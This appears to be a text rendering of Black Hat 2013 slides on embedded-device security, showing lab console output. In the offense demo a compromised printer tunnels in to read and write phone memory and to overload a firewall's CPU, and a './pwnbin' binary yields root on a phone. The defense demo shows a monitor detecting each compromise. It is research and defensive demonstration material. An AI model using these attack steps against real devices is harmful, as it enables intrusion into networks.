fingerprint: 0xb82417b0 at 21:34:09

router1841: [ 192.168.100.25 ]
Cisco 1800 Version 12.4(1c)
fingerprint: 0xa0879614 at 21:34:10
```

mc@m: ~/bh13/konsole

```
rev_tun.hp2055> getinfo router2821
rev_tun.hp2055> █
```

# OFFENSE DEMO

Weather in p3wnT0wn \ breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

Xfil Addr: [0x800f1650]

Data

```
0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
0010 0000 0000 0000 0000 0000 0000 0000 0000 .....
0020 0000 0000 0000 0000 0000 0000 0000 0000 .....
0030 0000 0000 0000 0000 0000 0000 0000 0000 .....
0040 0000 0000 0000 0000 0000 0000 0000 0000 .....
0050 0000 0000 0000 0000 0000 0000 0000 0000 .....
0060 0000 0000 0000 0000 0000 0000 0000 0000 .....
0070 0000 0000 0000 0000 0000 0000 0000 0000 .....
0080 0000 0000 0000 0000 0000 0000 0000 0000 .....
0090 0000 0000 0000 0000 0000 0000 0000 0000 .....
00a0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00b0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00c0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00d0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00e0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00f0 0000 0000 0000 0000 0000 0000 0000 0000 .....
0100 0000 0000 0000 0000 0000 0000 0000 0000 .....
0110 0000 0000 0000 0000 0000 0000 0000 0000 .....
0120 0000 0000 0000 0000 0000 0000 0000 0000 .....
0130 0000 0000 0000 0000 0000 0000 0000 0000 .....
0140 0000 0000 0000 0000 0000 0000 0000 0000 .....
0150 0000 0000 0000 0000 0000 0000 0000 0000 .....
0160 0000 0000 0000 0000 0000 0000 0000 0000 .....
0170 0000 0000 0000 0000 0000 0000 0000 0000 .....
0180 0000 0000 0000 0000 0000 0000 0000 0000 .....
0190 0000 0000 0000 0000 0000 0000 0000 0000 .....
01a0 0000 0000 0000 0000 0000 0000 0000 0000 .....
01b0 0000 0000 0000 0000 0000 0000 0000 0000 .....
01c0 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
fingerprint: 0x24f8c347 at 21:34:06
```

```
phone: [ 192.168.100.40 ]
Cisco 7941/7961 CNU 9.3(1TH2.5)
fingerprint: 0x708e6f7a at 21:42:42
```

```
router2821: [ 192.168.100.27 ]
Cisco 2800 IOS Version 12.3(11)T5
fingerprint: 0xb82417b0 at 21:34:09
```

```
router1841: [ 192.168.100.25 ]
Cisco 1800 Version 12.4(1c)
fingerprint: 0xa0879614 at 21:34:10
```

mc@m: ~/bh13/konsole

rev\_tun.hp2055> read phone 0x800f1650

rev\_tun.hp2055> █

# OFFENSE DEMO

Weather in p3wnT0wn - breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

```
CMD: write DST:IP 192.168.100.40 Addr 0x800f1650
[21:43:23.8]
Xfil Addr: [0x800f1650]
```

```
Data
0000 0000 0000 0000 0000 0000 0000 0000 0000 .....
0010 0000 0000 0000 0000 0000 0000 0000 0000 .....
0020 0000 0000 0000 0000 0000 0000 0000 0000 .....
0030 0000 0000 0000 0000 0000 0000 0000 0000 .....
0040 0000 0000 0000 0000 0000 0000 0000 0000 .....
0050 0000 0000 0000 0000 0000 0000 0000 0000 .....
0060 0000 0000 0000 0000 0000 0000 0000 0000 .....
0070 0000 0000 0000 0000 0000 0000 0000 0000 .....
0080 0000 0000 0000 0000 0000 0000 0000 0000 .....
0090 0000 0000 0000 0000 0000 0000 0000 0000 .....
00a0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00b0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00c0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00d0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00e0 0000 0000 0000 0000 0000 0000 0000 0000 .....
00f0 0000 0000 0000 0000 0000 0000 0000 0000 .....
0100 0000 0000 0000 0000 0000 0000 0000 0000 .....
0110 0000 0000 0000 0000 0000 0000 0000 0000 .....
0120 0000 0000 0000 0000 0000 0000 0000 0000 .....
0130 0000 0000 0000 0000 0000 0000 0000 0000 .....
0140 0000 0000 0000 0000 0000 0000 0000 0000 .....
0150 0000 0000 0000 0000 0000 0000 0000 0000 .....
0160 0000 0000 0000 0000 0000 0000 0000 0000 .....
0170 0000 0000 0000 0000 0000 0000 0000 0000 .....
0180 0000 0000 0000 0000 0000 0000 0000 0000 .....
0190 0000 0000 0000 0000 0000 0000 0000 0000 .....
01a0 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
fingerprint: 0x24f8c347 at 21:34:06

phone: [ 192.168.100.40 ]
Cisco 7941/7961 CNU 9.3(1TH2.5)
fingerprint: 0x708e6f7a at 21:42:42

router2821: [ 192.168.100.27 ]
Cisco 2800 IOS Version 12.3(11)T5
fingerprint: 0xb82417b0 at 21:34:09

router1841: [ 192.168.100.25 ]
Cisco 1800 Version 12.4(1c)
fingerprint: 0xa0879614 at 21:34:10
```

mc@m: ~/bh13/konsole

```
rev_tun.hp2055> write phone 0x800f1650 omgitworks
rev_tun.hp2055> █
```



# OFFENSE DEMO

Weather in p3wnT0wn - breezy

Konsole [p3wnT0wn, TransL0lz3rzstan]

CMD: read DST:IP 192.168.100.40 Addr 0x800f1650

[21:44:12.3]

Xfil Addr: [0x800f1650]

Data

```
0000 306d 6720 6974 2077 6f72 6b73 2100 0000      0mg it works!...
0010 0000 0000 0000 0000 0000 0000 0000 0000      .....
0020 0000 0000 0000 0000 0000 0000 0000 0000      .....
0030 0000 0000 0000 0000 0000 0000 0000 0000      .....
0040 0000 0000 0000 0000 0000 0000 0000 0000      .....
0050 0000 0000 0000 0000 0000 0000 0000 0000      .....
0060 0000 0000 0000 0000 0000 0000 0000 0000      .....
0070 0000 0000 0000 0000 0000 0000 0000 0000      .....
0080 0000 0000 0000 0000 0000 0000 0000 0000      .....
0090 0000 0000 0000 0000 0000 0000 0000 0000      .....
00a0 0000 0000 0000 0000 0000 0000 0000 0000      .....
00b0 0000 0000 0000 0000 0000 0000 0000 0000      .....
00c0 0000 0000 0000 0000 0000 0000 0000 0000      .....
00d0 0000 0000 0000 0000 0000 0000 0000 0000      .....
00e0 0000 0000 0000 0000 0000 0000 0000 0000      .....
00f0 0000 0000 0000 0000 0000 0000 0000 0000      .....
0100 0000 0000 0000 0000 0000 0000 0000 0000      .....
0110 0000 0000 0000 0000 0000 0000 0000 0000      .....
0120 0000 0000 0000 0000 0000 0000 0000 0000      .....
0130 0000 0000 0000 0000 0000 0000 0000 0000      .....
0140 0000 0000 0000 0000 0000 0000 0000 0000      .....
0150 0000 0000 0000 0000 0000 0000 0000 0000      .....
0160 0000 0000 0000 0000 0000 0000 0000 0000      .....
0170 0000 0000 0000 0000 0000 0000 0000 0000      .....
0180 0000 0000 0000 0000 0000 0000 0000 0000      .....
0190 0000 0000 0000 0000 0000 0000 0000 0000      .....
01a0 0000 0000 0000 0000 0000 0000 0000 0000      .....
```

```
printer: [ 192.168.100.31 ]
HP LaserJet P2055dn 20100308
fingerprint: 0x24f8c347 at 21:34:06
```

```
phone: [ 192.168.100.40 ]
Cisco 7941/7961 CNU 9.3(1TH2.5)
fingerprint: 0x708e6f7a at 21:44:12
```

```
router2821: [ 192.168.100.27 ]
Cisco 2800 IOS Version 12.3(11)T5
fingerprint: 0xb82417b0 at 21:34:09
```

```
router1841: [ 192.168.100.25 ]
Cisco 1800 Version 12.4(1c)
fingerprint: 0xa0879614 at 21:34:10
```

mc@m: ~/bh13/konsole

rev\_tun.hp2055> read phone 0x800f1650

rev\_tun.hp2055> █

# OFFENSE DEMO

```
Password:
2821>en
Password:
Password:
Password:
% Bad secrets

2821>sh ver
Cisco IOS Software, 2800 Software (C2800NM-SPSERVICESK9-M), Version 12.3(11)T5, RELEASE SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2005 by Cisco Systems, Inc.
Compiled Sat 02-Apr-05 15:43 by yiyao

ROM: System Bootstrap, Version 12.4(13r)T, RELEASE SOFTWARE (fc1)

2821 uptime is 6 minutes
System returned to ROM by power-on
System image file is "flash:uncompressed-123.BIN"

This product contains cryptographic features and is subject to United
States and local country laws governing import, export, transfer and
use. Delivery of Cisco cryptographic products does not imply
third-party authority to import, export, distribute or use encryption.
Importers, exporters, distributors and users are responsible for
compliance with U.S. and local country laws. By using this product you
agree to comply with applicable laws and regulations. If you are unable
to comply with U.S. and local laws, return this product immediately.

A summary of U.S. laws governing Cisco cryptographic products may be found at:
http://www.cisco.com/ww1/export/crypto/tool/stqrg.html

If you require further assistance please contact us by sending email to
export@cisco.com.

Cisco 2821 (revision 53.50) with 251904K/10240K bytes of memory.
Processor board ID FTX1143A0KU
2 Gigabit Ethernet interfaces
DRAM configuration is 64 bits wide with parity enabled.
239K bytes of non-volatile configuration memory.
3686256K bytes of ATA CompactFlash (Read/Write)

Configuration register is 0x3922

2821>
```

NORMAL CISCO ROUTER BEHAVIOR: THREE BAD ENABLE SECRETS  
KEEPS USER AT UNPRIVILEGED LEVEL. 'SHOW VERSION' SHOWS  
ROUTER INFORMATION.



# OFFENSE DEMO

```
vanity:~/bh13$ telnet 192.168.100.27
Trying 192.168.100.27...
Connected to 2821p.
Escape character is '^]'.
```

```
User Access Verification
```

```
Password:
2821>en
Password:
Password:
Password:
% Bad secrets

2821#
```





# OFFENSE DEMO

```
vanity:~/bh13$ telnet 192.168.100.1
Trying 192.168.100.1...
Connected to 192.168.100.1.
Escape character is '^]'.

User Access Verification

Username: foo
Password:

bh-fw0>sh proc cpu | i CPU
CPU utilization for five seconds: 7%/0%; one minute: 10%; five minutes: 17%
bh-fw0>sh proc cpu | i CPU
CPU utilization for five seconds: 99%/74%; one minute: 49%; five minutes: 25%
bh-fw0>
```

RESULTS OF MAKING PRINTER DOS ROUTER. CPU GOES TO 99% UTILIZATION.

# DEFENSE DEMO



# DEFENSE DEMO

```
Symbiotes
phone
Model: Cisco 7961G phone
Ip: 192.168.100.140
Time: 2013-07-31 22:04:00
Checksum: 0xa2610090
Secure State: SECURE
router2821
Model: Cisco 2821 Router
Ip: 192.168.100.127
Time: 2013-07-31 22:03:02
Checksum: 0x696472ef
Secure State: SECURE
router1841
Model: Cisco 1841 Router
Ip: 192.168.100.125
Time: 2013-07-31 22:03:36
Checksum: 0x46dc21ec
Secure State: SECURE
printer
Model: HP 2005 printer
Ip: 192.168.100.130
Time: 2013-07-31 22:04:00
Checksum: 0x9a4002e8
Secure State: SECURE

Weather in p3wnT0wn \ breezy
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:04:00.5]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:04:00.3]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:04:00.3]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:04:00.0]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:04:00.0]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:59.8]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:59.7]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:59.5]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:59.4]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:59.3]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:59.1]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:59.0]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:58.8]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:58.7]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:58.5]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:58.4]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:58.3]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:58.1]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:58.0]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:57.8]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:57.8]
IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:03:57.5]
IP 192.168.100.140 State: SECURE Chksum: 0xa2610090[22:03:57.5]

mc@m: ~/bh13/konsole
symbiote_monitor>
symbiote_monitor>
```

# DEFENSE DEMO

```
vanity:~/bh13/konsole$ ssh default@192.168.100.140
Warning: Permanently added '192.168.100.140' (RSA) to the list of known hosts.
default@192.168.100.140's password:
login: default
password:
$ whoami
default
$ ./pwnbin
Segment Violation (core dumped)
$ login
login: default
password:
# whoami
root
# █
```

# DEFENSE DEMO

Symbiotes

Weather in p3wnT0wn - breezy

```
phone
Model:      Cisco 7961G phone | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.7]
Ip:         192.168.100.140   | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:23.6]
Time:      2013-07-31 22:07:23 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.5]
Checksum:  0x8819910         | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:23.3]
Secure State: PWND          | IP 192.168.100.125 State: SECURE Chksum: 0x46dc21ec[22:07:23.2]
                               | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:23.2]
router2821
Model:      Cisco 2821 Router | IP 192.168.100.127 State: SECURE Chksum: 0x696472ef[22:07:23.0]
Ip:         192.168.100.127   | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:23.0]
Time:      2013-07-31 22:07:23 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.7]
Checksum:  0x696472ef         | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:22.6]
Secure State: SECURE          | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.5]
                               | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:22.3]
router1841
Model:      Cisco 1841 Router | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.2]
Ip:         192.168.100.125   | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:22.0]
Time:      2013-07-31 22:07:23 | IP 192.168.100.125 State: SECURE Chksum: 0x46dc21ec[22:07:22.0]
Checksum:  0x46dc21ec         | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:22.0]
Secure State: SECURE          | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:21.7]
                               | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:21.7]
printer
Model:      HP 2005 printer   | IP 192.168.100.127 State: SECURE Chksum: 0x696472ef[22:07:21.6]
Ip:         192.168.100.130   | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:21.5]
Time:      2013-07-31 22:07:23 | IP 192.168.100.140 State: PWND  Chksum: 0x8819910[22:07:21.4]
Checksum:  0x9a4002e8         | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:07:21.2]
Secure State: SECURE
```

mc@m: ~/bh13/konsole

```
symbiote_monitor>
symbiote_monitor> █
```

SYMBIOTE DETECTS CHANGE IN STATIC REGION OF MEMORY.  
REPORTED CHECKSUM CHANGES AND PHONE STATE NOW REPORTS  
THAT IT HAS BEEN EXPLOITED.

# DEFENSE DEMO

```
vanity:~/bh13$ telnet 192.168.100.127
Trying 192.168.100.127...
Connected to 2821sem.
Escape character is '^]'.
```

User Access Verification

Password:

```
2821-sem>sh cdp nei
```

```
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater
```

Device ID	Local Intrfce	Holdtme	Capability	Platform	Port ID
lab-sw	Gig 0/1	170	S I	WS-C2950-2Fas	0/1

```
2821-sem>
```

# DEFENSE DEMO

```
Symbiotes Weather in p3wnT0wn - breezy
phone
Model: Cisco 7961G phone | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:38.1]
Ip: 192.168.100.140 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:38.0]
Time: 2013-07-31 22:08:38 | IP 192.168.100.127 State: PWND Chksum: 0x86e894e0[22:08:37.9]
Checksum: 0x8819910 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:37.9]
Secure State: PWND | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:37.7]
| IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:37.6]
router2821
Model: Cisco 2821 Router | IP 192.168.100.125 State: SECURE Chksum: 0x46dc21ec[22:08:37.6]
Ip: 192.168.100.127 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:37.4]
Time: 2013-07-31 22:08:37 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:37.4]
Checksum: 0x86e894e0 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:37.1]
Secure State: PWND | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:37.0]
| IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:36.9]
| IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:36.7]
router1841
Model: Cisco 1841 Router | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:36.6]
Ip: 192.168.100.125 | IP 192.168.100.127 State: PWND Chksum: 0x86e894e0[22:08:36.5]
Time: 2013-07-31 22:08:37 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:36.4]
Checksum: 0x46dc21ec | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:36.4]
Secure State: SECURE | IP 192.168.100.125 State: SECURE Chksum: 0x46dc21ec[22:08:36.3]
| IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:36.1]
| IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:36.1]
printer
Model: HP 2005 printer | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:35.9]
Ip: 192.168.100.130 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:08:35.8]
Time: 2013-07-31 22:08:37 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:08:35.6]
Checksum: 0x9a4002e8
Secure State: SECURE
```

```
mc@m: ~/bh13/konsole
symbiote_monitor>
symbiote_monitor> █
```

## SYMBIOTE DETECTS 2821 ROUTER EXPLOIT.

Cui, Costello, Kataria, Stolfo, Blackhat USA

# DEFENSE DEMO

```
vanity:~/bh13/konsole$ telnet 192.168.100.25
Trying 192.168.100.25...
Connected to 1841p.
Escape character is '^]'.
```

User Access Verification

```
Password:
c1841>exit
Connection closed by foreign host.
vanity:~/bh13/konsole$ telnet 192.168.100.125
Trying 192.168.100.125...
Connected to 1841sem.
Escape character is '^]'.
```

User Access Verification

```
Password:
1841-sem>sh cdp nei
Capability Codes: R - Router, T - Trans Bridge, B - Source Route Bridge
                  S - Switch, H - Host, I - IGMP, r - Repeater
```

```
Device ID      Local Intrfce  Holdtme  Capability  Platform  Port ID
lab-sw        Fas 0/0       165      S I         WS-C2950-2Fas 0/2
1841-sem>
```

# DEFENSE DEMO

```
Symbiotes Weather in p3wnT0wn - breezy
phone
Model: Cisco 7961G phone | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:38.4]
Ip: 192.168.100.140 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:38.3]
Time: 2013-07-31 22:10:38 | IP 192.168.100.125 State: PWND Chksum: 0xfa3212da[22:10:38.2]
Checksum: 0x8819910 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:38.1]
Secure State: PWND | IP 192.168.100.127 State: PWND Chksum: 0x86e894e0[22:10:38.0]
| IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:38.0]
router2821 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:37.8]
Model: Cisco 2821 Router | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:37.6]
Ip: 192.168.100.127 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:37.6]
Time: 2013-07-31 22:10:38 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:37.3]
Checksum: 0x86e894e0 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:37.3]
Secure State: PWND | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:37.1]
| IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:37.0]
router1841 | IP 192.168.100.125 State: PWND Chksum: 0xfa3212da[22:10:37.0]
Model: Cisco 1841 Router | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:36.9]
Ip: 192.168.100.125 | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:36.7]
Time: 2013-07-31 22:10:38 | IP 192.168.100.127 State: PWND Chksum: 0x86e894e0[22:10:36.6]
Checksum: 0xfa3212da | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:36.6]
Secure State: PWND | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:36.4]
| IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:36.4]
printer | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:36.1]
Model: HP 2005 printer | IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:10:36.1]
Ip: 192.168.100.130 | IP 192.168.100.130 State: SECURE Chksum: 0x9a4002e8[22:10:35.8]
Time: 2013-07-31 22:10:38
Checksum: 0x9a4002e8
Secure State: SECURE
```

mc@m: ~/bh13/konsole

```
symbiote_monitor>
symbiote_monitor> █
```

SYMBIOTE DETECTS 1841 ROUTER EXPLOIT.

Cui, Costello, Kataria, Stolfo, Blackhat USA

# DEFENSE DEMO

```
Symbiotes Weather in p3wnT0wn \ breezy
phone
Model: Cisco 7961G phone IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:33.5]
Ip: 192.168.100.140 IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:33.3]
Time: 2013-07-31 22:11:33 IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:33.1]
Checksum: 0x8819910 IP 192.168.100.127 State: PWND Chksum: 0x86e894e0[22:11:33.1]
Secure State: PWND IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:33.0]
IP 192.168.100.125 State: PWND Chksum: 0xfa3212da[22:11:33.0]
router2821 IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:32.8]
Model: Cisco 2821 Router IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:32.8]
Ip: 192.168.100.127 IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:32.5]
Time: 2013-07-31 22:11:33 IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:32.5]
Checksum: 0x86e894e0 IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:32.3]
Secure State: PWND IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:32.2]
IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:32.0]
router1841 IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:31.9]
Model: Cisco 1841 Router IP 192.168.100.125 State: PWND Chksum: 0xfa3212da[22:11:31.8]
Ip: 192.168.100.125 IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:31.8]
Time: 2013-07-31 22:11:33 IP 192.168.100.127 State: PWND Chksum: 0x86e894e0[22:11:31.7]
Checksum: 0xfa3212da IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:31.6]
Secure State: PWND IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:31.5]
IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:31.3]
printer IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:31.3]
Model: HP 2005 printer IP 192.168.100.130 State: PWND Chksum: 0xde20259c[22:11:31.0]
Ip: 192.168.100.130 IP 192.168.100.140 State: PWND Chksum: 0x8819910[22:11:31.0]
Time: 2013-07-31 22:11:33
Checksum: 0xde20259c
Secure State: PWND
```

mc@m: ~/bh13/konsole

